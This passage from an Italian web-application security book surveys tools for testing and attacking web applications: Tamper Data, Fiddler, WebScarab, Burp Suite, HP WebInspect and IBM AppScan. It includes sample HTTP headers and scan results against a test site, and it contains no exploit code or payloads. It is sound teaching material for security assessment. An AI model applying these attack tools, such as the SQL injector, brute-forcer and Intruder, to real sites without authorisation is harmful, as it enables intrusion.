Time	Duration	Total Dura...	Size	M...	Sta...	Content...	URL	Load Flags
17:50:07.796	94 ms		219 ms	2624	GET	200	text/html http://www.google.com/	VALIDATE_ALWAYS LOAD_DOCUMENT_URI LOAD...
17:50:07.906	79 ms		78 ms	-1	GET	304	application... http://www.google.com/intl/en_ALL/images/logo.gif	LOAD_ONLY_IF_MODIFIED VALIDATE_ALWAYS
17:50:08.015	78 ms		78 ms	-1	GET	304	application... http://www.google.com/images/nav_logo3.png	LOAD_ONLY_IF_MODIFIED VALIDATE_ALWAYS

Below the table, two large tables show detailed request and response headers:

Request Header Name	Request Header Value
Host	www.google.com
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.16) Gecko/...
Accept	text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/p...
Accept-Language	en-us, en;q=0.5
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1, utf-8;q=0.7, *;q=0.7
Keep-Alive	300
Connection	keep-alive
Cookie	G12=49; PREF=ID=69ec95cd3223a2d7;FF=4;LD=en;NR=10;TM=11...
Cache-Control	max-age=0

Response Header Name	Response Header Value
Status	OK ~ 200
Cache-Control	private, max-age=0
Date	Mon, 21 Jul 2008 00:50:06 GMT
Expires	-1
Content-Type	text/html; charset=UTF-8
Content-Encoding	gzip
Server	gws
Content-Length	2624

Figura 10.2 Il plug-in del browser Tamper Data.

Con TamperData e uno strumento come NoScript che disattiva JavaScript a richiesta, un hacker ha tutto quel che serve per sferrare un attacco ad hoc a un sito web.

Quando si fa la valutazione di applicazioni web che fanno un uso intenso di JavaScript, è utile avere a disposizione un debugger che permetta di esaminare ogni passo dell'esecuzione del codice JavaScript di una pagina, man mano che viene eseguito. Il Venkman JavaScript Debugger, visibile nella Figura 10.3, dota Firefox di questa funzione ed è prelevabile presso mozilla.org/projects/venkman/. Microsoft fornisce il Microsoft Script Editor, che permette il debugging JavaScript in Internet Explorer.

Suite di strumenti

Generalmente basate su dei proxy che si interpongono tra il client e il server web, le suite di strumenti sono più potenti dei plug-in dei browser. Invisibili al client e al server, le suite possono essere utilizzate anche quando il client non sia un browser, ma magari un'altra applicazione web. L'integrazione degli strumenti di test e di un proxy consente analisi molto efficaci delle applicazioni web più complesse.

Fiddler, visibile nella Figura 10.4, è un server proxy che agisce come intermediario (tipicamente man-in-the-middle) durante una sessione HTTP. Sviluppato da Microsoft, si integra con qualsiasi applicazione si basi sulla libreria WinINET, comprese Internet Explorer, Outlook, Office e molte altre. Una volta abilitato, Fiddler intercetta e registra tutte




Figura 10.3 Venkman JavaScript Debugger.




Figura 10.4 Fiddler in azione, mentre intercetta richieste e risposte HTTP.

le richieste e le risposte. Potete impostare dei breakpoint, che consentono di modificare le richieste prima che vengano inviate al server e delle risposte prima che tornino al client. Fiddler permette anche di effettuare trasformazioni di testo in tempo reale e verificare gli effetti di situazioni a banda ridotta o con connessioni degradate. Fiddler è disponibile presso fiddler2.com/fiddler2/.

WebScarab è un'applicazione web Java per la verifica dei framework, sviluppata come parte del progetto OWASP (*Open Web Application Security Project*), disponibile presso owasp.org/index.php/Category:OWASP_WebScarab_Project. Basato su un motore proxy estendibile, WebScarab contiene un vasto numero di strumenti per l'analisi delle applicazioni web, ivi compresi un tool di spidering, di analisi degli ID di sessione e di disamina dei contenuti. WebScarab dispone anche di tool per il *fuzzing*, un metodo per inviare dati casuali a un'interfaccia (che sia un'API di programmazione o un form web) ed esaminarne i risultati alla ricerca di potenziali rischi di sicurezza.

Essendo scritto in Java, WebScarab gira su un vasto numero di piattaforme e può essere esteso con facilità tramite un'interfaccia Bean interna. Nella Figura 10.5 potete vedere l'interfaccia di WebScarab dopo aver navigato diversi siti web. I suoi strumenti di analisi e visualizzazione degli identificativi di sessione offrono una via semplice per identificare le implementazioni deboli delle sessioni. La Figura 10.6 mostra la configurazione dello strumento SessionID Analysis.

Nella Figura 10.7 si vede chiaramente come in una debole applicazione di esempio l'ID di sessione venga incrementato sequenzialmente.

Più che un semplice proxy, Burp Suite è una suite completa di strumenti per l'attacco ad applicazioni web. È disponibile per il download all'indirizzo portswigger.net/burp/. Burp




Figura 10.5 WebScarab, dopo aver intercettato diverse richieste.

Proxy intercetta e modifica il traffico web e comprende la possibilità di intercettare su condizione e sostituire stringhe in automatico sulla base di modelli, come si vede nella Figura 10.8. Le richieste possono essere modificate e inviate nuovamente utilizzando lo strumento Burp Repeater mentre Burp Sequencer può verificare la robustezza del sistema di gestione delle sessioni. Burp Spider, visibile nella Figura 10.9, si procura informazioni sul sito bersaglio, interpretando il codice HTML e analizzando il codice JavaScript per dare all'attaccante il quadro completo dell'applicazione.

Dopo aver usato gli strumenti Burp Proxy e Spider per acquisire dati sull'obiettivo, potete iniziare l'attacco con Burp Intruder; quest'ultimo non è uno strumento adatto ai deboli di cuore, ma è potentissimo per la generazione di attacchi automatici contro applicazioni web. L'hacker definisce un modello di attacco, imposta il “carico” da incorporare negli attacchi e infine lascia partire un treno di richieste. Burp Intruder processa le risposte e presenta i risultati degli attacchi. La versione gratuita di Burp Suite contiene una versione limitata di Burp Intruder; per ottenere la versione completa è necessario acquistare Burp Suite Professional.




Figura 10.6 Configurazione dello strumento SessionID Analysis in WebScarab.

Scanner di sicurezza per applicazioni web

Gli strumenti che abbiamo appena visto sono progettati per fornire solo componenti specifiche di una valutazione complessiva di un sito web, ma non ci sono degli strumenti *all-in-one*? Gli scanner di applicazioni automatizzano la fase di download e analisi delle applicazioni web, utilizzando algoritmi generici per individuare classi di vulnerabilità eventualmente scremando i falsi positivi. Mirati alle imprese, questi strumenti forniscono una soluzione integrata per la valutazione delle applicazioni web, ma le tante funzioni e l'integrazione sono costose. Il mercato di questi software continua a maturare. Nel seguito discuteremo le soluzioni attualmente più affermate.

Prima di cominciare, è importante evidenziare la natura manuale del test della sicurezza delle applicazioni web. Molte applicazioni web sono complesse e fortemente personalizzate, per cui utilizzare strumenti come questi per cercare di smontarle e analizzarle spesso non porta ad alcun risultato. D'altra parte, questi strumenti possono fornire una valutazione




Figura 10.7 WebScarab al lavoro.

sommaria del grado di immunità da difetti come SQL injection, cross-site scripting e così via. Conviene sempre verificare in modo approfondito le proprie applicazioni web, con regolarità.

WebInspect e Security Toolkit di Hewlett-Packard

Acquisito da Hewlett-Packard (HP) nel 2007, il toolkit SPI Dynamics parte dal tool di scansione della sicurezza, WebInspect, per fornire una suite di prodotti in grado di implementare una politica di sicurezza coerente in tutto il ciclo di sviluppo delle applicazioni web. Per esempio DevInspect, che permette agli sviluppatori di verificare la presenza di vulnerabilità nel codice; QAInspect, un modulo di gestione della qualità mirato alla sicurezza che si basa su Mercury TestDirector, un toolkit per fare penetration test di applicazioni web avanzate. Ci sembra una saggia gestione del processo di sviluppo – nella nostra esperienza è proprio in queste aree del ciclo di sviluppo che è necessario un maggiore aiuto (sviluppo, test e collaudo). HP inoltre pubblicizza una piattaforma AMP (*Assessment Management Platform*) che distribuisce la gestione di diversi scanner WebInspect e promette di fornire una “vista di alto livello in tempo reale dello stato di rischio e della qualità di implementazione delle politiche di sicurezza aziendali”. HP è sufficientemente saggia da fornire in prova gratuita le versioni limitate dei propri strumenti; noi abbiamo scaricato WebInspect 7.7 e HP Security Toolkit.

Per vedere come avviene una generica scansione di sicurezza, HP ci mette gentilmente a disposizione un server di prova (opportunamente battezzato zero.webappsecurity.com) che richiede circa 10 ore di tempo per essere analizzato con tutti i controlli (escluso quello per la forza bruta) abilitati. Un’immagine di WebInspect al lavoro è visibile nella Figura 10.10.




Figura 10.8 La finestra di configurazione di Burp Proxy.

WebInspect ha trovato 243 problemi, di cui 76 “Critical,” 60 “High,” 8 “Medium,” 8 “Low” e 15 “Best Practice”. Abbiamo scorso rapidamente le vulnerabilità critiche e, se bene molte sembrassero esser messe lì apposta (sono stati trovati file sensibili, scoperto il codice sorgente di pagine ASP e così via) una indicava l’individuazione di diverse SQL injection “verificate”. Siamo poi stati colpiti favorevolmente del considerevole aumento di controlli a livello di applicazione aggiunti in WebInspect dall’ultima prova di questo strumento, quando sembrava che si focalizzasse maggiormente su problemi a livello server. Infine, WebInspect ha svolto un ottimo lavoro di inventario del sito di prova, fornendo molte viste dei dati come sommario, navigazione (di codice HTML interpretato), codice sorgente e visualizzazione di form di ogni pagina scoperta. Anche se questa analisi rapida ci ha dato solo un minimo assaggio delle possibilità di WebInspect, siamo rimasti impressionati e di certo approfondiremo l’uso di questo strumento per vedere come si comporta in un caso reale.




Figura 10.9 La finestra dei risultati di Burp Spider mostra la struttura del sito e le informazioni per una pagina specifica.

HP Security Toolkit, assieme al prodotto WebInspect, offre tutti gli strumenti utilizzati dagli analisti di sicurezza delle applicazioni web. Richiede Microsoft .NET Framework 1.1 e quindi gira solo su Windows. Tutti gli strumenti sono progettati per interfacciarsi con WebInspect. Potete quindi utilizzarli per effettuare un'analisi più approfondita sui componenti di applicazioni che avete già analizzato. Ecco un elenco degli strumenti, con una breve descrizione del loro funzionamento.

- **Cookie Cruncher.** Gli strumenti comprendono verifica del set di caratteri, della casualità, della predicitività e la misura della frequenza dei caratteri: il grosso dell'analisi dei cookie. Cookie Cruncher è visibile nella Figura 10.11.
- **Encoder/decoder.** Questi strumenti codificano e decodificano 15 diversi algoritmi di crittografia/hashing di uso frequente, chiedendo una chiave all'utente. Molto utile da avere a disposizione quando di fa l'analisi delle applicazioni web data la preponderanza dell'offuscamento del codice con metodi come esadecimale (per URL), Base64 e XOR.
- **HTTP Editor.** Nessuno strumento di analisi della sicurezza potrebbe dirsi completo senza un editor HTTP raw che possa generare input inattesi in tutti gli aspetti dell'applicazione bersaglio.



Figura 10.10 HP WebInspect, strumento per scansioni di sicurezza su applicazioni web, analizza il sito di esempio, zero.webappsecurity.com.

- **Regular Expressions Editor.** Un grazioso strumento per verificare la correttezza delle routine di validazione dell'input/output.
- **Server Analyzer.** Uno strumento per identificare il software in esecuzione su un server web.
- **SOAP Editor.** Un editor HTTP per SOAP, con formati autogenerati.
- **SQL Injector.** Era ora che qualcuno scrivesse uno strumento del genere.
- **Web Brute.** Altro strumento immancabile per chi fa sicurezza, verifica le interfacce di autenticazione alla ricerca di credenziali ovvie, un punto debole molto comune.
- **Web Discovery.** Questo strumento è un semplice scanner di porte con un elenco già pronto di porte utilizzate dalle applicazioni web, comodo per fare scansioni in grandi reti. Si è dimostrato veloce e flessibile nei nostri test.
- **Web Form Editor.** Questo strumento permette di definire campi di form e relativi valori da utilizzare nel test delle applicazioni.
- **Web Macro Recorder.** Alcuni siti adottano schemi di login e autenticazione molto complicati; WebInspect li supporta utilizzando serie di azioni automatizzabili tramite script, definibili con questo strumento.
- **Web Fuzzer.** Questo strumento fornisce la funzione HTTP fuzzing come complemento all'editor HTTP manuale.




Figura 10.11 HP Cookie Cruncher, dalla suite di strumenti di analisi della sicurezza delle applicazioni web di HP

- **Web Proxy.** Strumento di tipo man-in-the-middle per l’analisi e il disassemblaggio delle comunicazioni web. È simile ad Achilles ma offre maggiore usabilità, visibilità e controllo.

Rational AppScan

Condividendo lo stesso mercato di HP, IBM ha acquistato Watchfire e il relativo prodotto AppScan nel luglio 2007, ribattezzandolo Rational AppScan. Orientato agli stessi clienti aziendali di WebInspect, AppScan dispone di un simile insieme di caratteristiche, offre scalabilità, test molto completi e un toolbox di utilità per investigare e validare. Disponibile in tre versioni, la “standard” è adatta all’utente desktop. IBM offre la versione “testing” per le aziende che vogliono integrare la valutazione della sicurezza nel proprio processo di sviluppo software mentre la versione “enterprise” offre la scansione centralizzata con la possibilità di effettuare scansioni multiple simultanee.

Abbiamo prelevato una versione di prova di AppScan dal sito IBM (ibm.com/developerworks/rational/products/appscan/) e abbiamo lanciato una scansione verso il sito web di prova. In circa un’ora, AppScan ha effettuato i suoi 1250 test con più di 5800 varianti e ha identificato 26 “High”, 18 “Medium”, 23 “Low” e 10 problemi “Info”. La Figura 10.12 mostra l’interfaccia di AppScan dopo l’esecuzione di un test. Una funzione particolarmente utile è l’identificazione di quei casi in cui lo stesso problema viene rilevato

